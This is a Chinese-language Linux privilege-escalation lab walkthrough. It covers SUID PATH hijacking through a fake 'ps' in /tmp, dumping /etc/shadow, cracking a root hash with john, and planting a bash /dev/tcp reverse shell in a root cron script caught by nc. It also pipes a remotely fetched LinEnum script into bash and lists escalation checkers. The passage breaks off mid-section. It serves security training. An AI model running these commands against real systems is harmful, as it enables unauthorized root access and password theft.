
尋找 suid 文件

**find / -perm -u=s -type f 2>/dev/null**




```
www-data@web1-virtual-machine:/var/www/html$
<var/www/html$ find / -perm -u=s -type f 2>/dev/null
/script/shell
/bin/ping
/bin/mount
/bin/fusermount
/bin/umount
/bin/su
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/sbin/pppd
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/arping
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/vmware-user-suid-wrapper
/usr/bin/find
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/passwd
```

分析文件 發現是一個查詢進程的命令 所以裡面應該是用 ps 命令



```
/snap/core18/2128/usr/lib/openssh/ssh-keysign
www-data@web1-virtual-machine:/var/www/html$ /script/shell
   PID TTY          TIME CMD
 36569 pts/17   00:00:00 shell
 36570 pts/17   00:00:00 sh
 36571 pts/17   00:00:00 ps
www-data@web1-virtual-machine:/var/www/html$ 
```



```
www-data@web1-virtual-machine:/var/www/html$ xxd /script/shell | grep ps
00000790: 0100 0200 7073 0000 011b 033b 3c00 0000  ....ps.....;<...
www-data@web1-virtual-machine:/var/www/html$ 
```

這個二進位文件運行的時候一定是調用了 ps 命令，在/tmp 命令下創建 ps 文件裡面使用 /bin/bash 執行命令

當 tmp 的路徑添加到當前環境路徑，再訪問 /script 目錄 執行 shell 文件，允許的時候首先會採用/tmp 目錄的 ps 檔作為命令

所以可以劫持 root 命令執行

**cd /tmp**

**echo "/bin/bash" > ps**


**chmod 777 ps**

**echo $PATH**

**export PATH=/tmp:$PATH**

**cd /script**

**./shell**




```
www-data@web1-virtual-machine:/var/www/html$ xxd /script/shell | grep ps
00000790: 0100 0200 7073 0000 011b 033b 3c00 0000  ....ps.....;<...
www-data@web1-virtual-machine:/var/www/html$ cd /tmp
www-data@web1-virtual-machine:/tmp$ ls
2.c  c  exp  f  ovlcap  passwdd  veFZ6iG
www-data@web1-virtual-machine:/tmp$ echo "/bin/bash" > ps
www-data@web1-virtual-machine:/tmp$ chmod 777 ps
www-data@web1-virtual-machine:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
www-data@web1-virtual-machine:/tmp$ export PATH=/tmp:$PATH
www-data@web1-virtual-machine:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
www-data@web1-virtual-machine:/tmp$ cd /script
www-data@web1-virtual-machine:/script$ ./shell
root@web1-virtual-machine:/script# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@web1-virtual-machine:/script# cat /etc/sh
shadow   shadow-  shells
root@web1-virtual-machine:/script# cat /etc/shadow
root:$6$URZ1c7qW$z5jZA[illegible]/j9fb8d4ExJOWuwCjEFo0tfBkfV.D3OIf0c0ukepcZYgrBhO6vjpNbmYct1uco9NrtBw3z50tCoMbqb1:18907:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
```

### 12.john 破解 shadow root 密文登錄提權

john 會自動檢測密文類型 --wordlist 欄位文件

john --wordlist="/usr/share/wordlists/rockyou.txt" userpassw

root:$6$URZ1c7qW$z5jZA6/j9fb8d4ExJOWuwCjEFo0tfBkfV.D3OIf0c0ukepcZYgrBhO6vjpNbmYct1uco9NrtBw3z50tCoMbqb1:18907:0:99999:7:::




```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist="/usr/share/wordlists/rockyou.txt" userpassw
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456           (root)
1g 0:00:00:00 DONE (2021-10-07 23:32) 10.00g/s 2560p/s 2560c/s 2560C/s 123456..freedom
Use the "--show" option to display all of the cracked passwords reliably
Session completed

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

## 13.Ubuntu 計畫任務反彈 shell 提權


當獲取一個 linux 普通用戶的時，查看計畫任務

cat /etc/crontab



```
web1@web1-virtual-machine:~/cleanup$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
```


crontab -l 查看當前用戶命令



```
web1@web1-virtual-machine:~/cleanup$ crontab -l
no crontab for web1
web1@web1-virtual-machine:~/cleanup$ crontab -l
no crontab for web1
web1@web1-virtual-machine:~/cleanup$ tail -f /var/log/syslog
```


var/spool/cron/crontabs/root

這個目錄是 root 任務檔，默認不是 root 權限看不到



```
bash: cd: /var/spool/cron/crontabs/root: 不是目录
root@web1-virtual-machine:/var/spool/cron/crontabs# cat /var/spool/cron/crontabs/root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.jtRRHp/crontab installed on Fri Oct  8 14:09:06 2021)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/1 * * * *  bash -c "/script/cleanup.py"
```

**tail -f /var/log/syslog**




```
no crontab for web1
web1@web1-virtual-machine:~/cleanup$ tail -f /var/log/syslog
Oct  8 14:12:55 web1-virtual-machine crontab[38095]: (www-data) BEGIN EDIT (www-data)
Oct  8 14:13:01 web1-virtual-machine CRON[38109]: (root) CMD (bash -c "/script/cleanup.py")
Oct  8 14:13:01 web1-virtual-machine CRON[38108]: (CRON) info (No MTA installed, discarding output)
Oct  8 14:13:07 web1-virtual-machine crontab[38114]: (www-data) BEGIN EDIT (www-data)
Oct  8 14:14:01 web1-virtual-machine CRON[38133]: (root) CMD (bash -c "/script/cleanup.py")
Oct  8 14:14:01 web1-virtual-machine CRON[38132]: (CRON) info (No MTA installed, discarding output)
Oct  8 14:15:01 web1-virtual-machine CRON[38141]: (root) CMD (bash -c "/script/cleanup.py")
Oct  8 14:15:01 web1-virtual-machine CRON[38140]: (CRON) info (No MTA installed, discarding output)
Oct  8 14:15:03 web1-virtual-machine crontab[38145]: (web1) LIST (web1)
Oct  8 14:15:09 web1-virtual-machine crontab[38146]: (web1) LIST (web1)
Oct  8 14:16:01 web1-virtual-machine CRON[38149]: (root) CMD (bash -c "/script/cleanup.py")
Oct  8 14:16:01 web1-virtual-machine CRON[38148]: (CRON) info (No MTA installed, discarding output)
Oct  8 14:17:01 web1-virtual-machine CRON[38158]: (root) CMD (bash -c "/script/cleanup.py")
Oct  8 14:17:01 web1-virtual-machine CRON[38159]: (root) CMD (   cd / && run-parts --report /etc/cron.hourly)
Oct  8 14:17:01 web1-virtual-machine CRON[38155]: (CRON) info (No MTA installed, discarding output)
Oct  8 14:18:01 web1-virtual-machine CRON[38167]: (root) CMD (bash -c "/script/cleanup.py")
Oct  8 14:18:01 web1-virtual-machine CRON[38166]: (CRON) info (No MTA installed, discarding output)
Oct  8 14:18:59 web1-virtual-machine /usr/lib/gdm3/gdm-x-session[1722]: (!!) vmware(0): New layout.
Oct  8 14:18:59 web1-virtual-machine /usr/lib/gdm3/gdm-x-session[1722]: (!!) vmware(0): 0: 0 0 1604 888
Oct  8 14:18:59 web1-virtual-machine /usr/lib/gdm3/gdm-x-session[1722]: (!!) vmware(0):
Oct  8 14:19:00 web1-virtual-machine gsd-color[2037]: unable to get EDID for xrandr-Virtual1: unable to get EDID for output
Oct  8 14:19:00 web1-virtual-machine gsd-color[2037]: message repeated 2 times: [ unable to get EDID for xrandr-Virtual1: unable to get EDID for output]
Oct  8 14:19:01 web1-virtual-machine CRON[38183]: (root) CMD (bash -c "/script/cleanup.py")
Oct  8 14:19:01 web1-virtual-machine CRON[38182]: (CRON) info (No MTA installed, discarding output)
Oct  8 14:20:01 web1-virtual-machine CRON[38189]: (root) CMD (bash -c "/script/cleanup.py")
Oct  8 14:20:01 web1-virtual-machine CRON[38188]: (CRON) info (No MTA installed, discarding output)
Oct  8 14:21:01 web1-virtual-machine CRON[38194]: (root) CMD (bash -c "/script/cleanup.py")
Oct  8 14:21:01 web1-virtual-machine CRON[38193]: (CRON) info (No MTA installed, discarding output)
Oct  8 14:22:01 web1-virtual-machine CRON[38205]: (root) CMD (bash -c "/script/cleanup.py")
Oct  8 14:22:01 web1-virtual-machine CRON[38204]: (CRON) info (No MTA installed, discarding output)
Oct  8 14:23:01 web1-virtual-machine CRON[38212]: (root) CMD (bash -c "/script/cleanup.py")
Oct  8 14:23:01 web1-virtual-machine CRON[38211]: (CRON) info (No MTA installed, discarding output)
Oct  8 14:24:01 web1-virtual-machine CRON[38217]: (root) CMD (bash -c "/script/cleanup.py")
Oct  8 14:24:01 web1-virtual-machine CRON[38216]: (CRON) info (No MTA installed, discarding output)
Oct  8 14:25:01 web1-virtual-machine CRON[38222]: (root) CMD (bash -c "/script/cleanup.py")
Oct  8 14:25:01 web1-virtual-machine CRON[38221]: (CRON) info (No MTA installed, discarding output)
```

查看日誌文件，發現 root 每一分鐘會執行一次 cleanup.py 文件


修改內容，反彈 shell

**bash -i >& /dev/tcp/192.168.0.109/6666 0>&1**



```
bash -i >& /dev/tcp/192.168.0.109/6666 0>&1
~
~
~
~
~
~
~
~
```

本地監聽 nc -lvnp 6666



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.0.109] from (UNKNOWN) [192.168.0.135] 49040
bash: 无法设定终端进程组(43608): 对设备不适当的 ioctl 操作
bash: 此 shell 中无任务控制
root@web1-virtual-machine:~#
```


## 14.提權腳本應用

### LinEnum

https://github.com/rebootuser/LinEnum

下載執行

**wget -O - http://192.168.0.109/LinEnum.sh | bash**



```
HTTP request sent, awaiting response... 200 OK
Length: 46476 (45K) [text/x-sh]
Saving to: 'STDOUT'

-                   100%[===================>]  45.39K  --.-KB/s    in 0.002s

2021-10-09 19:40:24 (21.3 MB/s) - written to stdout [46476/46476]


#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.981

[-] Debug Info
[+] Thorough tests = Disabled


Scan started at:
Sat Oct  9 19:40:26 CST 2021


### SYSTEM ##############################################
[-] Kernel information:
Linux web1-virtual-machine 5.4.0-87-generic #98~18.04.1-Ubuntu SMP Wed Sep 22 10:45:04 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux


[-] Kernel information (continued):
Linux version 5.4.0-87-generic (buildd@lgw01-amd64-059) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #98~18.04.1-Ubuntu SMP Wed Sep 22 10:45:04


[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.4 LTS"
NAME="Ubuntu"
VERSION="18.04.4 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.4 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
```


**Linuxprivchecker**

https://github.com/sleventyeleven/linuxprivchecker

python3 版本

https://github.com/swarley7/linuxprivchecker

**python3 linuxprivchecker.py**



```
Please ask your administrator.

www-data@web1-virtual-machine:/tmp$ python3 linuxprivchecker.py
═══════════════════════════════════════════════════════════════════════════════
LINUX PRIVILEGE ESCALATION CHECKER
═══════════════════════════════════════════════════════════════════════════════

[*] GETTING BASIC SYSTEM INFO ...

[+] Operating System
    Ubuntu 18.04.4 LTS \n \l

[+] Kernel
    Linux version 5.4.0-87-generic (buildd@lgw01-amd64-059) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1-18.04)) #98~18.04.1-Ubuntu SMP Wed Sep 22 10:45:04 UTC 2021

[+] Hostname
    web1-virtual-machine

[*] GETTING NETWORKING INFO ...

[+] Interfaces
    docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
    inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
    ether 02:42:cc:90:1f:6e  txqueuelen 0  (Ethernet)
    RX packets 0  bytes 0 (0.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 0  bytes 0 (0.0 B)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
    ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.0.135  netmask 255.255.255.0  broadcast 192.168.0.255
    inet6 fe80::6ef3:fc7f:cacf:3bf  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:c2:73:0c  txqueuelen 1000  (Ethernet)
    RX packets 497966  bytes 274054370 (274.0 MB)
    RX errors 68  dropped 235  overruns 0  frame 0
    TX packets 68302  bytes 6327578 (6.3 MB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
    device interrupt 19  base 0x2000
    lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
```


**linux-exploit-suggester2**

https://github.com/jondonas/linux-exploit-suggester-2

自動檢測

**perl linux-exploit-suggester-2.pl**

指定版本

